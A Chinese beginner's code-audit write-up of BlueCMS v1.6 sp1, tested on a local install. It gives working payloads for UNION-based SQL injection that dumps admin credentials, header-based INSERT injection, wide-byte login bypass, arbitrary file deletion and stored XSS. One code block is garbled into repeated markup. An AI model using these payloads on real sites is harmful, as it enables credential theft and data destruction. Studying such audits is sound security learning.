安装

很多教程说访问地址 http://localhost/bluecms_v1.6_sp1/uploads/install/ 就会进入到安装界面。这里我遇到了一点小问题,访问地址后显示空白,无法进行安装,解决方式是phpstudy 打开允许目录列表,并且在 bluecms_v1.6_sp1\uploads\install\compile 目录下删掉图中 php 文件,再访问一次安装地址就可以了,然后按照提示进行数据库配置即可成功搭建。

SQL 注入:

一、数字型 SQL 注入

1.ad_js.php 文件存在数字型 SQL 注入

漏洞文件: ad_js.php

```
### $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
### if (empty($ad_id)) {
        echo 'Error!';
        exit();

### sad = $db->getone("SELECT * FROM " . table('ad') . " WHERE ad_id =" . $ad_id);

### if ($ad['time_set'] == 0) {
        $ad_content = $ad['content'];

### 22**

### else {
        if ($ad['end_time'] < time()) {
            $ad_content = $ad['exp_content'];
        } else {
            $ad_content = $ad['content'];
        }

### sad_content = $ad['content'];
        ]


### sad_content = $ad['content'];

###
```

首先看一下 getone()函数是如何定义的,在 mysql.class.php 中定义,为 SQL 执行函数:

```
function getone($sql, $type = MYSQL_ASSOC) {
    $query = $this->query($sql, $this->linkid);
    $row = mysql_fetch_array($query, $type);
    return $row;
}
```

可看到 ad_id 参数通过 GET 传参进入后, 直接进入 sql 语句执行。但是实际发现有 addslashes() 函数过滤。



Error: Query error:SELECT * FROM blue_ad WHERE ad_id =1\'

发现是 ad_js.php 引入了 common.inc.php, 其中将所有 GET 和 POST 传入的参数通过 deep_addslashes()函数过滤:

```
g define('IN_BLUE', true);
require_once dirname(__FILE__) . '/include/common.inc.php';

if (!get_magic_quotes_gpc()) {
    $_POST = deep_addslashes($_POST);
    $_GET = deep_addslashes($_GET);
    $_COOKIES = deep_addslashes($_COOKIES);
    $_REQUEST = deep_addslashes($_REQUEST);

34 }
```

我们看一看 deep_addslashes()函数是如何定义的,发现就是将参数全部通过 addslashes()函数过滤一遍:

```
14 function deep addslashes($str)
15 ▼ {
16
         if(is array($str))
17 ▼
             foreach($str as $key=>$val)
18
19
                 $str[$key] = deep_addslashes($val);
20
21
22
        else
23
24
25
             $str = addslashes($str);
26
         return $str;
27
28
```

由于 ad_id 参数未被引号保护,因此是数字型 SQL 注入。




Payload:

ad_js.php?ad_id=1 UNION SELECT 1,2,3,4,5,6,GROUP_CONCAT(admin_name,0x3a,pwd) FROM blue_admin

2.ad.php 文件存在数字型 SQL 注入

跟上面思路基本一致。



二、INSERT 型注入

1. common.fun.php INSERT 注入

定位到 common.fun.php 文件的 getip()函数:

```
106
     function getip()
107
     {
         if (getenv('HTTP_CLIENT_IP'))
108
         {
110
             $ip = getenv('HTTP_CLIENT_IP');
111
         elseif (getenv('HTTP X FORWARDED FOR'))
112
         { //获取客户端用代理服务器访问时的真实ip 地址
113
             $ip = getenv('HTTP_X_FORWARDED_FOR');
114
115
116
         elseif (getenv('HTTP X FORWARDED'))
117
118
             $ip = getenv('HTTP_X_FORWARDED');
119
         elseif (getenv('HTTP_FORWARDED_FOR'))
120
121
122
             $ip = getenv('HTTP_FORWARDED_FOR');
123
         elseif (getenv('HTTP_FORWARDED'))
124
         {
125
126
             $ip = getenv('HTTP_FORWARDED');
127
128
129
         {
130
             $ip = $ SERVER['REMOTE ADDR'];
131
132
         return $ip;
133
```

由于 common.inc.php 文件只对\$_POST、\$_GET、\$_COOKIES、\$_REQUEST 进行处理,没有处理\$_SERVER,因此可以通过 getip()函数获取 ip 地址的地方,插入 SQL 注入语句。Comment.php 调用了 getip()函数,由于我们是白盒测试,可以将 SQL 语句输入出来,方便调试:

由于这个是发表评论的接口,因此我们首先新建一个新闻,然后发表评论抓包: Payload:

127.0.0.1','1'),('','2','1','1','7',(select group_concat(admin_name,0x31,pwd) from blue_admin),'1618802000','127.0.0.1 将查询语句写入评论:



刷新页面:

127.0.0.1/bluecms src/src/uploads/comment.php?id=2&type=1



2. guest_book.php INSERT 注入

继续查看 getip()函数, common.inc.php 处调用, 并赋值给 online_ip 参数:

```
$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\exintet{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$
```

online_ip 参数在 guest_book.php 处未经过滤便进入 SQL 语句执行:

```
} elseif ($act == 'send') {
    $user_id = $_SESSION['user_id'] ? $_SESSION['user_id'] : 0;
    $rid = intval($_POST['rid']);
    $content = !empty($_POST['content']) ? htmlspecialchars($_POST['content']) : '';
    echo $content;
    $content = nl2br($content);
    if (empty($content)) {
        showmsg('评论内容不能为空');
    }
    $sql = "INSERT INTO " . table('guest_book') . " (id, rid, user_id, add_time, ip,
        content)
        VALUES ('', '$rid', '$user_id', '$timestamp', '$online_ip', '$content')";
    $db->query($sql);
    showmsg('恭喜您留言成功', 'guest_book.php?page_id=' . $_POST['page_id']);
```

写入留言, 抓包, 注入思路和上面相似:

Payload:

client-ip:127.0.0.1',(select group_concat(admin_name,0x3a,pwd) from blue_admin))-- +

刷新后可在评论处发现 sql 执行结果:

这里有个坑,我拿到的源码前端 JS 有问题,输入留言后会提醒"留言内容不能为空!",我在templates\default\guest_book.htm 目录修改如下地方,判断条件处加一个空格,JS 就不会报错了。

三、宽字节注入导致万能密码

1. login.php 宽字节注入

漏洞定位到\admin\login.php

Admin_name 参数通过 POST 传参后,只通过了 trim()处理。但是由于这个文件包含了

common.inc.php 文件,因此所有 POST 传参都会先经过 addslashes()处理。

```
if (!get_magic_quotes_gpc()) {
    $_POST = deep_addslashes($_POST);
    $_GET = deep_addslashes($_GET);
    $_COOKIES = deep_addslashes($_COOKIES);
    $_REQUEST = deep_addslashes($_REQUEST);
}
```

由于是 gbk2312 编码,因此我们可以通过宽字节注入绕过。 登录处抓包:

BlueCMS

admin	
密码	
•••	
□记住我	登录

Forward	Dr	ор	Intercept is on	Action
Raw Paran	Headers	Hex		
cept: text/html, cept-Language: 2 ntent-Type: appl ntent-Length: 63 igin: http://127 nnection: close ferer: http://12	application/xhtm h-CN, zh; q=0.8, zh ication/x-www-fo .0.0.1 7.0.0.1/bluecms_	nl+xml, appl u-TW;q=0.7, orm-urlence src/src/up	un64: x64; rv:87.0) Gecko, lication/xml;q=0.9, image/ zh-HK;q=0.5, en-US;q=0.3, oded	webp, */*; q=0.8 en; q=0.2

成功登录。

任意文件删除

1. publish.php 任意文件删除

漏洞在 publish.php 处:

```
309
     elseif($act ==
                     'del_pic')
310
311
         $id = $_REQUEST['id'];
         $db->query("DELETE FROM ".table('post_pic').
312
                      " WHERE pic_path='$id'");
313
         if(file_exists(BLUE_ROOT.$id))
314
315
316
             @unlink(BLUE_ROOT.$id);
317
318
```

接受到 id 参数后, 现在数据库删掉, 然后再判断本地是否存在此文件, 如果存在, 通过 unlink 函数将其删除。

Payload:publish.php?act=del_pic&id=robots.txt

```
① Latin 127.0.0.1/bluecms_src/src/uploads/publish.php?act=del_pic&id=robots.txt 器 い ☆
```

2. user.php 任意文件删除

漏洞在 user.php 处:

构造 URL 进行复现:

a Load URL	http://127.0.0.1/bluecms_src/src/uploads/user.php?act=edit_user_info
Split URL	
• Execute	Post data Referer User Agent Cookies Clear All face_pic3=robots.txt

XSS 漏洞

1.发布文章处 XSS


在 user.php 出存在 filter_data()函数,对发布文章内容继续过滤

```
$content = !empty($_POST['content']) ? filter_data($_POST['content']) : '';
继续跟进 filter_data()是如何过滤的:
```

过滤了 script、iframe、meta、link 几个标签,因此我们可以用标签进行 XSS 攻击: Payload: "> 功能点在本地新闻-发布新闻处,提交后抓包:

* 新闻标题:	eval
颜色:	#FFFF00 (#000000 #FFFF00 #006600 #0000FF #FF0000 #CC0000)
* 分类:	test1 ~
作者:	
来源于:	
缩略图:	浏览 未选择文件。
文章概要:	
* 新闻内容:	
	提交重置

填入 payload:






2.用户信息处 XSS

可以看到 email 参数只通过 trim()函数处理。



查看数据库, email 长度足够:



成功弹窗:



管理员访问后台的会员列表也会弹窗:



结语

第一次尝试代码审计, 听说用 BlueCMS 入门比较容易, 希望能帮到和我一样的初学者, 有坑的地方先踩了一点, 也写了我代码审计的思路。有意见或者不足的地方希望大佬们斧正。